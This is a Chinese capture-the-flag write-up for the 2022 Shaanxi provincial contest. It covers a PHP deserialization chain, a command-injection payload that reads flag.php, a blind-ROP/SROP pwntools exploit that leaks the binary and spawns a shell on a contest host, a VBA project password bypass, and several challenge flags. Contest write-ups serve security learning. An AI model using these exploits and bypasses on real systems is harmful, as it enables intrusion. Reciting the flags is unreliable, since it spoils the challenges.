2022-陕西省省赛-Writeup

被加密的后门

扫出来www.zip和a.txt，知道fuck.php，然后对a.txt里面的东西md5之后爆破即可。

popop

访问class.php然后构造即可：

```
<?php

class s{
    public $f;
    public function __construct()
    {
        $this->f = new T();
    }
}
class T{
    public $f;
    public $s;
    public function __construct()
    {
        $this->s = "Getflag";
        $this->f = new L();
    }
}
class L{
    private $haha;
    public function __construct()
    {
        $this->haha = "mama";
    }
}
echo urlencode(serialize(new s()));
```

spa&col

扫出来robots.txt：

```
/9#S@Q&b?#Mm0+21?
/ix3n3.ksk
```

上面那串base92解密出来是Atbash Cipher，然后atbash解密得到rc3m3.php，访问是个简单的命令执行：


```
code=`cat%09flag.php>/var/www/html/1.txt`
```

手慢无

签到题，关注公众号即可


AI人脸识别

非预期解法，直接利用linux下的字符串命令搜索



```
┌──(root💀kali)-[/media/…/陕西省赛2022/misc/src/src]
└─# grep -r "flag" face
grep: face/015625.png：匹配到二进制文件
```

010打开该图片发现flag




```
: B0 48 06 48 CD 43 91 F5 93 36 2E 77 44 1E 94 21  °H.HIC‘õ“6.wD.”!
: 60 98 89 81 D5 74 AC FA 7F 01 59 FE 5A FC F7 6C  `˜‰.Õt¬ú..YþZü÷l
: C9 3D 00 00 00 00 49 45 4E 44 AE 42 60 82 66 6C  É=....IEND®B`‚fl
: 61 67 7B 6E 61 6D 32 33 6E 33 71 34 6E 69 32 38  ag{nam23n3q4ni28
: 36 37 6C 35 6E 33 36 37 61 7A 77 62 75 33 39 33  67l5n367azwbu393
: 78 63 73 33 34 35 7D                             xcs345}
```

Md5加密提交即可

Simple_Deserialization

看名字就大概猜出是反序列化

看一下字节流猜测是python反序列化，写个脚本转一下得到flag



```
import pickle
s=b'\x80\x04\x95\x7f\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x01f\x94\x8c\x01l\x94\x8c\x01a\x94\x8c\x01g\
s = pickle.loads(s)
s = ''.join(x for x in s)
print(s)
#flag_is:05a671c66aefea124cc08b76ea6d30bb
```

brop

参考看雪ctf

https://bbs.pediy.com/thread-272950.htm

泄露exp:

```
from pwn import *
context.log_level = "critical"
ip = '114.132.125.59'
port = 30610



def probe(v, want=b"TNT TNT!"):
  s = None
  try:
    s = remote(ip, port)
    s.recvuntil(b"hacker, TNT!\n")
    s.send(v)
    r = s.recv(timeout=3)
    if (want is not None and want in r) or (want is None and len(r) > 0):
      return "normal"
    else:
      return "stop"
  except EOFError:
    return "crash"
  finally:
    if s:
      s.close()
  return None


def test(prefix):
  for i in range(256):
    t = prefix + bytes([i])
    c = probe(t, None)
    if c != "crash":
      print(hex(i), c)


# test(b"a" * 16)
# test(b"a"*16 + b"\xce")
# test(b"a" * 16 + b"\xce\x00")
# probe(b"a"*16 + p64(0x4000ce))   # "normal"
# probe(b"a"*16 + p64(0x4000ce)[:7]+b"\x01")   # "crash"

# def findret(prefix):
#   for i in range(256 * 256):
```

```
#     t = prefix + p64(0x400000 + i) + p64(0x4000ce)
#     c = probe(t, b"TNT TNT!\n")
#     if c == "normal":
#         print(hex(i), c)
#
#
# findret(b"a" * 16)

context(os='linux', arch='amd64', log_level='debug')
sigframe = SigreturnFrame()
sigframe.rax = 1
sigframe.rdi = 1
sigframe.rsi = 0x400000
sigframe.rdx = 0x1000
sigframe.rip = 0x4000c7

s = remote(ip, port)
s.recvuntil(b"hacker, TNT!\n")
s.send(b'a' * 16 + p64(0x4000ee) + p64(0x4000c7) + bytes(sigframe))
sleep(1)

s.send(b'a' * 15)
```

```
r = s.recv()
assert r.startswith(b"\x7fELF")
with open("tnt", "wb") as f:
  f.write(r)

s.close()
```


攻击exp：

```
from pwn import *

context.arch = "amd64"
context.terminal = ["tmux", "split", "-h"]

ip = '114.132.125.59'
port = 30610


# s = process("./tnt")
s = remote(ip, port)
# attach(s)

s.recvuntil(b"hacker, TNT!\n")
```


```
sigframe = SigreturnFrame()

sigframe.rip = 0x4000ee

sigframe.rsp = 0x600800


s.send(b'a' * 16 + p64(0x4000ee) + p64(0x400100) + bytes(sigframe))

sleep(1)


s.send(b'a' * 15)

sleep(1)


s.send(b'a' * 16 + p64(0x600808) + asm(shellcraft.sh()))


s.interactive()
```

Macro

其实这题题目名字已经反映考察的点是宏命令，打开docm文件，选择视图->宏



选择执行无明显变化，选择用vba编辑器打开，发现有密码


Microsoft Visual Basic for Applications - macro
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A) 窗口(W) 帮助(H)
工程 - Project
Normal
WPS文字 对象
Project (macro)
Project (wp)
Project 密码
密码(P)
确定
取消
属性


参考

https://blog.csdn.net/qq_44768749/article/details/102673212

https://blog.csdn.net/AC1145/article/details/102636127


改docm文件名为zip并解压，找到vbaProject.bin，用notepad打开

找到其中的“PDB”字符，改为“PDX”并保存，重新压缩为zip并改名为docm



```
STXNULNULXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFFXFF
Document=ThisDocument/&H00000000
HelpFile=""
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="1012BCBAC0BAC0BFC5BFC5"
PDX="20228CD3A9D3A92C57D4A9956A6C48B537DAD1E89EA7EA30F0D4ECAD05A0FFB763C1B6D8"
GC="30329CDF9DDF9DDF"

[Host Extender Info]
```

打开，重新打开vba编辑器，可以查看，发现flag的base64串，解码即可



Microsoft Visual Basic for Applications - macro2
文件(F) 编辑(E) 视图(V) 插入(I) 格式(O) 调试(D) 运行(R) 工具(T) 外接程序(A) 窗口(W) 帮助(H)
行 8，列 1
工程 - Project
属性 - ThisDocument
macro2 - ThisDocument (代码)
(通用)

```
Normal
    WPS文字 对象
        ThisDocument
Project (buu_pwn知识点)
Project (macro)
Project (macro2)
    WPS文字 对象
        ThisDocument
    引用
```

ThisDocument Document

按字母序 按分类序

(名称)	ThisDocument
AutoFormatOverride	False
AutoHyphenation	False
ChartDataPointTrack	False
ClickAndTypeParagraphStyle	
ConsecutiveHyphensLimit	0
DefaultTabStop	21
DefaultTargetFrame	default
DisableFeatures	False

```
Sub flag()
'
' ZmxhZ3s1ODJlMzJlMWVhZjE4ODFhOTc5YzI3ZmVmMDM0YTBjZH0=
'
'
End Sub
```